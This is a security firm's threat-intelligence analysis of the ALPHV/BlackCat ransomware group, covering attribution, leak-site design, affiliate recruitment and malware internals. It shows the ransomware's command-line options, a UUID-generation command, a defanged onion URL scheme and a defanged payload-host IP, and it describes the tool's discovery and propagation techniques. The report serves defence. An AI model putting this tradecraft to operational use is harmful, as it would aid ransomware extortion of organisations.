ALPHV ransomware gang analysis

intrinsec.com/alphv-ransomware-gang-analysis/

Admin SEC

26 janvier 2022

ALPHV (or **BlackCat or Noberus**) **ransomware** emerged only **last December** and is already considered as a **genuine threat** that blue teams should be ready to fight against while little is known on the employed entry vector(s).

This conjecture relies not only on the **high level of developing skills** required to build such **peculiar ransomware payloads and dedicated leak sites** but also more **resilient and secure architecture**; the number of high-profile victims is already growing **at a fast pace** and could keep switching between **big and mid game hunting** in the coming months/years. Moreover, though not yet proven, **ALPHV** intends to embrace **a triple extortion scheme** by launching **DDoS** towards victims' assets if the ransom is not paid.

As far as the threat **genealogy** is concerned, **Darkweb forum analysis** allows us to conjecture that at least one actor (affiliate and/or operator and/or web developer) with recent or past ties to **Darkside/BlackMatter/REvil** decided to jump into a new **RaaS** program referred to as **ALPHV**. In addition, we found that another actor could have been somewhat involved in the **LockBit** and/or the **ALPHV RaaS program.** After pivoting from its avatar, we found with medium high confidence that the ransomware brand was inspired by a cult Russian movie where the **Black Cat** gang leaves a cat drawing or an actual cat at the scene of the crime.

Last but not least, we found a running tool being leveraged by affiliates of **ALPHV** to download and run payloads upon an attack, from a remote server, which possesses strong code overlap with the **LockBit's** running tool.

At the end of the document, we provide **actionable intelligence to strengthen relevant layers of defences** seeking to reduce or pre-empt the impact of this emerging threat.

Table of contents

Intrusion Set

Description/Chronology

To the best of our knowledge, the first attack that deployed **ALPHV RaaS** was reported by Symantec. Three variants in total hit hundreds of machines on **November 18, 2021** while the first **suspicious** network activity had been **observed on November 3**.

Aliases

The group is referred to as **ALPHV** and is also known as **BlackCat** (because of a black cat icon set by the group in the first version of their dedicated leak site) or **Noberus**(by Symantec).

Primary motivation

Financial gains

Goals

ALPHV aims at stealing confidential information, encrypting files and then demanding a ransom that needs to be paid, otherwise threat actors publish the collected information or sell it to interested third parties.

Targets (identity, location or vulnerability)

The array below presents known victims hit by **ALPHV** ransomware; please note that it is usually an underestimated list. Upon our analysis we already found some probable victims that remained under the scope of the cybersecurity community so far. From the limited amount of data available one can highlight that, as it is commonly observed, the most targeted countries are primarily American and then European. Another common trait also emerging here is the almost indiscriminate type of sector being targeted.

Victim	Country	Sector	Date
Content available in a Private release	Romania	Heavy industries	23 January 2022
Content available in a Private release	UK	Financial organizations	18 January 2022
Content available in a Private release	Italy	Retail	17 January 2022
Content available in a Private release	United States of America	Construction	17 January 2022
Content available in a Private release	United States of America	Financial organizations	16 January 2022

Content available in a Private release	China	Heavy industries	16 January 2022
Content available in a Private release	United States of America	Heavy industries	16 January 2022
Content available in a Private release	Bahamas	Local administrations	07 January 2022
Content available in a Private release	United States of America	Food and drinks businesses	01 January 2022
Content available in a Private release	Netherlands	Insurance services	01 January 2022
Content available in a Private release	Germany	Technologies	01 January 2022
Content available in a Private release	United States of America	Information technologies consulting	31 December 2021
Content available in a Private release	United States of America	Financial organizations	29 December 2021
Content available in a Private release	United States of America	Information technologies consulting	29 December 2021
Content available in a Private release	Australia	Manufacturing	29 December 2021
Content available in a Private release	United States of America	Technologies	29 December 2021
Content available in a Private release	Canada	Energy	29 December 2021
Content available in a Private release	France	Transportation Services	27 December 2021
Content available in a Private release	Puerto Rico	Food and drinks businesses	24 December 2021
Content available in a Private release	Spain	Pharmacy and drugs manufacturing	25 December 2021
Content available in a Private release	United States of America	Technologies	22 December 2021
Content available in a Private release	France	Information technologies consulting	19 December 2021

Content available in a Private release	Germany	Transportation Services	19 December 2021
Content available in a Private release	Unknown	Unknown	17 December 2021
Content available in a Private release	Philippines	Retail	14 December 2021
Content available in a Private release	United States of America	Mining	10 December 2021
Content available in a Private release	United States of America	Engineering consulting	08 December 2021

Attribution/Genealogy

Attribution of the intrusion set is at first glance contradictory, as on one hand, according to Recorded Future experts the operator of **ALPHV** had been previously a member of the well-known ransomware group **REvil;** while on the other hand**,** according to the official LockBit Support account on the Russian Cybercrime forum XSS, the **ALPHV** is a rebranding of **Darkside / BlackMatter** ransomware brands (see Figure 1).

1 : *Screenshot of a post by the official LockBit Support, 2nd most impactful ransomware gang claiming that ALPHV operator was a former member of Darkside / BlackMatter, ransomware brands.*

ALPHV operator was also seen replying to a troll feed on **XSS** forum targeting **LockBit** (see Figure 2), which could indicate that they are competitors. **ALPHV** owns a business-oriented premium account that costs about one hundred dollars per year, which shows the intention of the latter to weight into the **RaaS** landscape.

Figure 2 : *On the left, a screenshot taken on December 28, 2021 from a random channel of the Russian cybercrime Forum XSS. ALPHV operator replied to the trolling post of another user named Kelegen (on the right) claiming that the LockBit Dedicated Leak Site was pwned. The premium account 'ALPHV' was created on December 9, 2021 and has posted so far only this short message.*

An analysis from **Korean Threat Intelligence S2W Lab company** pinpointed that like other **RaaS** ransomgangs, a config file is leveraged as an input to endow the ransomware with custom features tailored for the victims (see Analysis for details). Of note is the strong overlap with the config file previously used by **BlackMatter**. From the timeline provided by **S2W** though, they conclude that it would have been too soon for **ALPHV** to rebrand from **BlackMatter** while rewriting from scratch a DLS (Dedicated Leak Site)and a **RUST**-based ransomware. This could substantiate at the first glance an attribution to the **REvil** ransom cartel whom first shutdown occurred in July 2021 and then was hacked and forced offline after a comeback since the end of October this year but there is too little material at the time of writing to conclude.

As far as **BlackMatter** is concerned however, technical evidences such as the encryption routine study and code similarities show that **BlackMatter** signed the come-back of **Darkside** core teams. This revival took place at the moment of **Darkside**'s disappearance following its infamous **Colonial Pipeline** major attack. We shall then recall the genesis of **Darkside,** which was born in August 2020 when pentesters firstrent **REvil RaaS** (operated by **Pinchy Spider**) until **Carbon Spider** operated its own variant based on the code of **REvil** that became **Darkside**. To conclude on that first part, we thus underline past ties between **Revil** and **Darkside** as well as more recently between **Darkside** and **BlackMatter**.

As far as the ransomware code is concerned we shall underline that **BlackMatter** is a mashup between LockBit, Darkside, and REvil.

A possible scenario would be that at least one actor (affiliate and/or operator and/or web developer) with recent or past ties to **Darkside/BlackMatter/REvil** decided to jump into a new **RaaS** program referred to as **ALPHV**, but this assumption remains speculative at this stage.

From another interesting conversation on the **RAMP** forum about the withdrawal of **BlackMatter** and assumptions on their next move, an avatar named *BlackCat46*also arouse our interest (see Figure 3). Indeed, it turns out that the latter participated in the past not only in a similar conversation on the Russian cybercrime XSS forum with the same account name, but also in other topics involving the **LockBitSupp** account.

Figure 3

Screenshot taken from Russian cybercrime XSS forum, displaying that LockBit claims to know the operator of ALPHV, a former member of the infamous REvil group, and that BlackCat46 liked this assumption. Its avatar on XSS and Exploit, both major Russian-speaking cybercrime forums, represent a picture of the famous Russian revolutionary LENIN taken in Gorki where he spent the last year of his life.

This could show that the latter has a particular interest in **BlackMatter** and a kind of 'friendship' with the **LockBit** operator; at the very least, a cross-analysis of its avatar content shows a particular tropism for **RaaS** programs.

In addition to that, the most recent avatar on **RAMP** of BlackCat46 is an angry cat, which obviously reminds the free black cat icon that was chosen by **ALPHV** for private onion negotiation sites (also angry). By reverse image search analysis, we found its **RAMP** avatar on an entertainment website illustrating a 1979 cult film upon the Former Soviet Union called 'The Meeting Place Cannot Be Changed.' The plot synopsis is not without remembering

what could experience members of **RaaS** programs in which a gang of armed robbers calling itself "The **Black Cat**" keeps evading capture. Even more striking is the bleeding knife website **icon** used for the crime investigation category that turns out to be the very same used on the public DLS of **ALPHV** (see Figure 4). We retrieved the link between those two observed website icons by **ALPHV** on their Private and Public DLS.


Figure 4 : On the left, the profile of BlackCat46 on RAMP forum. On the right, an illustration obtained by reverse image analysis of the BlackCat46 avatar on RAMP forum linked to a cult Russian movie where the Black Cat gang leaves a cat drawing or an actual cat at the scene of the crime. The knife icon of the website used for the crime investigation category matches the one used by ALPHV on their Public DLS.

Based on topics and conversations in which *BlackCat46* is involved, we think that his profile could fit the one of an affiliate being involved in **RaaS** program with pentesting skills. More interesting is that the latter requested help to protect against DDOS attacks on the aforementioned Russian cybercrime forum known as **'Exploit'** (with the same Lenin avatar picture and account name *BlackCat46* than was observed on **XSS**). This recalls the fact that **ALPHV** named and shamed **LockBit**, which recently suffered **DDOS** attacks right after the latter defrayed the chronicle by leaking very sensitive data of **Accenture** on their centralized DLS reachable by a unique onion domain. It is assumed that the hack back was triggered by victims' third parties assisting with incident response and/or US agencies according to **LockBit** operator. As a result, one could conjecture that *BlackCat46* could have been somewhat involved into the **LockBit RaaS** program and/or the **ALPHV** one to avoid being hacked back by **DDoS** attacks.

Analysis

Frontend and backend analysis of DLS

S2W Lab also showed that the **frontend** developing was carried out in three stages. First, a Private Leak Site was used (now down) that became a unique Public Dedicated Leak Site (DLS) while negotiation site are unique per victim. For this, a UUID is generated via the command:

cmd /c wmic csproduct get UUID

This command is used to generate an access key being required to reach the correct URL following this scheme:

hxxp://Av3TorUniqueHiddenWebAddress[.]onion/?access-key=${ACCESS_KEY}"

As far as the Public Leak Site of ALPHV is concerned, its technology relies for the frontend on **Angular**, which enhances users experience with single page applications. This extensively used open source framework is coupled to **zone.js** to reduce UI refreshing when change detection occurs.

From our experience, this web technology is not often encountered and translates good skills in terms of web developing. The web developer could be a dedicated person and not necessarily the operator maintaining in operational conditions the infrastructure. As a result, an automated survey of their Public Dedicated Leak Site (**DLS**) by CTI teams is more difficult. Fortunately we found a workaround to provide information on victims that can be ingested in an automated way:

Content available in the Private release

Concerning the backend, this group claims to have learned from other ransom-cartels' mistakes such as **Conti**, which recently saw their servers uncovered by the Prodaft Threat Intel team. Also peculiar is the generation of **a unique onion domain per each new company** hit by **ALPHV** ransomware. This change of modus operandi was most likely driven by the intention to reduce the impact of the aforementioned **DDOS** attack.

ALPHV offer an intricate affiliate program (see appendix) with self-deletion scripts, a built-in Bitcoin mixer integrated, which does not communicate with the ALPHV infrastructure backend. The latter is fragmented into nodes that are interconnected through a whole network of pads within the onion network being behind a Network Address Translation (NAT) so genuine IP addresses are not directly accessible from the internet and are protected by a firewall.

Analysis of the Ransomware-as-a-service program

Since early December 2021, the operator of **ALPHV** has been promoting its **RaaS** program on the underground Russian forums **RAMP** (see an English translation in appendix) inviting other criminals to join ransomware attacks against large companies. The operator mentioned

later that only Russian speaking affiliate could join the program either by payment or by skill. It is worth mentioning though that overall, more and more Chinese translations are found on underground forums in a sort of an objective alliance between countries of Commonwealth of Independent States and China black hats against western countries. The operator claims that the malware can encrypt data on systems running Windows, Linux and VMware ESXi, and partners will receive 80% to 90% of the final ransom, depending on the total amount received from the victims.

Figure 5 : ALPHV operator named RANSOM joined the RAMP forum the 8th December, 2021 and depicted the day after its RaaS affiliate program. RAMP is a Russian-speaking underground forum that was launched in July 2021. The operator of RAMP was linked to the operator of Babuk and Payload.bin. N.B: we translated this page into English.

ALPHV operators were also seen on another underground Russian forum known as **Exploit** (see Figure 6) where they were actively recruiting pentesters specialized in Windows/Linux and ESXi. In the same post, they shared two TOX addresses and a jabber address to discuss in a secure environment.

Figure 6 : Screenshot taken from the Exploit underground forum showing the active recruiting process engaged by ALPHV to collaborate with pentesters specialized in Windows/Linux and ESXi. They shared two TOX addresses and a Jabber to discuss in a secure environment.

Focusing now on the ransomware anatomy, the latter encrypts selected files throughout a whitelist and adds custom extensions to infected files (7 length extension such as .sykffle was so far witnessed in the wild for this program and most of the time chosen randomly). A peculiar trait of this ransomware upon deployment is its ability throughout command-line to apply numerous options (reachable via –help). Available features are presented for Windows and Linux systems respectively in Figure 7 and Figure 8.

```
USAGE:
    [FLAGS] [OPTIONS] --access-token <ACCESS_TOKEN> [SUBCOMMAND]

FLAGS:
    -c, --child          Run as child process
    -h, --help           Print help information
    -n, --no-net         Do not process network shares
    -p, --propagated     Run as propagated process
    -u, --ui             Show user interface
    -v, --verbose        Log to console
    -V, --version        Print version information

OPTIONS:
    -a, --access-token <ACCESS_TOKEN>
    -l, --log-file <LOG_FILE>                      Enable logging to specified file
    -n, --no-prop-servers <NO_PROP_SERVERS>...     Do not propagate to defined servers
    -p, --paths <PATHS>...                         Only process files inside defined paths
```

Figure 7 : Features provided by a representative sample of an ALPHV ransomware sample targeting Windows systems.

Figure 8 : Features provided by a representative sample of an ALPHV ransomware sample targeting Linux systems

Every sample can be customized via an embedded JSON configuration file as shown by Bleeping computer that enables common features such as creating a unique access token is a previously seen anti-analysis tactic used by similar threats such as for the victim to keep negotiations for private, changing extensions, ransom notes, data encryption, exclusions of folders/files/extensions, and the services and processes to be automatically killed to crank up the impact. Supplying an access token as a parameter is previously seen anti-analysis tactic such as threats like Egregor.

Figure 9 : Screenshot of a representative sample of the config file extracted from a Windows ALPHV ransomware strain. Admin credentials and the victim's name could be stored and could leak upon negotiations to the public even before being exposed on ALPHV's DLS if a payload is pushed towards a third-party platform. Several features that can be enabled or disabled make this ransomware very versatile and impactful, in particular the capability of ESXi VM and Snapshot kill.

We could extract and analyse several outputs of both Linux and Windows samples and confirm the conclusions of **S2W** (see Figure 9). Of important note is that every successful attack stores Admin credentials and the victim's name into specific fields of the config file that could become public once payloads are submitted to third-party platforms such as Virustotal (please see an obfuscated example displayed via an open-source script).

Every compiled sample analysed so far would have been compiled via the emerging **Rust** language, instead of a more commonly encountered C/C++ language. Rust is a multi-paradigm programming language, developed by Mozilla in 2010. As a matter of fact, it is the third impactful malware written in **Rust** language, and **the first of a kind as a Ransomware-as-a-service**. Such a peculiar choice was probably made not only because **Rust** is a cross-platform language (Windows, Linux, OSX) but also to better evade existing detection capabilities and reverse engineering methods. Moreover, when compared with C/C++ programming language, as **Rust** applies stricter rules, the latter could be considered more secure by default in the eyes of a programmer. Alternatively the **GoLang** programming language keeps growing fast and is also an open-source project with cross-platform capabilities. The latter was already used for instance by HIVE or NEPHILIM RaaS programs to take advantage of the language's concurrency features to encrypt files faster. However, its ties with Google might restrain some operators of ransomwares, as Google's projects in overall do not fit the political vision they want to display to the public.

There are four types of encryption options as described by BleepingComputer (*i.e.*, Full, Fast, DotPattern and Auto). All samples of **ALPHV** use a combination of AES128-CTR and RSA-2048 encryption to secure their malware against the researchers getting encrypted files back. Amongst the several modes that AES operates with, mostly used is CBC (Cipher Block Chaining) while CTR (CounTeR) was witnessed in the past by a few threats such as **LockerGoga**, **Nefilim** and **REvil**. In the case where (Advanced Encryption Standard) AES is not supported by the OS and if auto mode option is enabled, ChaCha20 encryption is applied instead. So far, no weaknesses were found and over all, such new **RaaS** program is considered by the cybersecurity to be very sophisticated. **ALPHV** also mentions that in contrast to what happened to Revil after the massive Kaseya attack, a leak of a universal decryptor is not possible.

Diving into reverse engineering code analysis of **ALPHV** ransomware targeting Windows systems, we discuss key functions leveraged by the ransomware and any commonalities found with past known techniques:

- *EnumServicesStatusExW*: is usually used by ransomwares for enumerating all the active services with the aim to delete services matching a list (present in the config file of **ALPHV**). The call of such function was for instance already seen in the wild in the **Darkside**, **BlackMatter**, **Revil**and **Netwalker**

- *NetServerEnum:* is used to list all servers of the specified type that are visible in a domain. The latterwas was seen previously also being leveraged by **RegretLocker**, **Wannacry**, **NotPetya** and **Trickbot** (operated by Wizard Spider) as a worm-like malware propagation module to spread over Server Message Block (**SMB**)
- *NetShareEnum*: playing the role of discovering network shares to enumerate DNS hostnames on the network, was encountered within numerous ransomwares such as **Ranzy locker**, **Netwalker**, **Cuba**, **LockBit**, **Blackmatter** and **Conti**(operated by Wizard Spider)
- *EnumdependentServicesW* was found to be shared with **Avaddon**, **LockerGoga** to retrieve the name and status of each service that depends on specified services
- *ARP scanner via the command "arp -a" [T1016]*: scans the targeted device's Address Resolution Protocol (ARP) table which stores information about IP addresses and the corresponding MAC address. The discovery of new networks allows then to fully scan for SMB volumes that can be mounted and eventually encrypted to crank up the impact. Such ARP scanner was previously seen embedded within strains of **Darkside, LockBit, Ranzy locker, Avaddon, DopplePaymer**. We can also underline variants of Ryuk and Conti that exhibited more sophisticated behaviours by taking advantage of arp. The former reads ARP tables and wake systems up by sending Wake-on-LAN commands (then use RPC to copy itself to identified network shares) while the latter retrieves the ARP cache to focus only on network shares to which the victims normally connects to. To be noted beyond Ryuk' wake-on-LAN peculiar feature is that other RaaS programs borrowed that capability such as LockBit or Thanos.

Figure 10 Command line tool called arp (available on Linux, MacOS and Windows) was found in the source code of ALPHV ransomware to be used as an ARP scanner feature. The scanner allows to look for details about the network configuration [T1016].
We are discussing the approach to gather **indicators of compromise (IOCs)** and define the infrastructure and TTPs leveraged by affiliates of the ALPHV RaaS program and its operator.

Besides, from TLP WHITE **indicators of compromise** shared by the platform Malware Bazaar (5 samples were available) we could pivot on VT intel to harvest other reported and related **IOCs** (**see the Recommendation section for technical details**). By pivoting on one of the ELF Linux variant samples, a lower sized file named *setup.exe* (see details in VT here) that contrasted with the other ransomware payloads has drawn our attention. As no GUID identifier has been found in this file we sought to pivot around artefacts (unique strings into content file). As such, we could find two other similar files reported into VirusTotal (see Figure 11).

Figure 11 Screenshot of VirusTotal Intelligence platform after pivoting on a unique string found into Portable Executable content. The size of the files are very close while the second one turns out to be linked to another infamous Ransomware group dubbed LockBit.

Those files are .Net modules and not with a PE more standard format file. We analysed more thoroughly the file by reverse engineering the latter via the open-source tool dnSpy. We first want to point out that no obfuscation is at play, thus all code can be directly rationalized. Four main functions stood out as shown in Figure 12 after reversing the runner used by ALPHV' affiliates. It is interesting to note that download and upload functions point to the IP address:

141.136.44[.]54

The latter resolves the host from which was also present the runner *setup.exe*, meaning that ransomware payloads were hosted at the same place. We found out, about the same time, that @malwrhunterteam substantiated this result in one of their tweet. Once the runner is launched with an access-token set as an input, a messagebox like the one shown in Figure 9 pops up and asks the user whether or not "REALLY RUN LOCKER????". If the user chooses "YES", an ALPHV ransomware payload will be downloaded from the remote host- and executed locally.
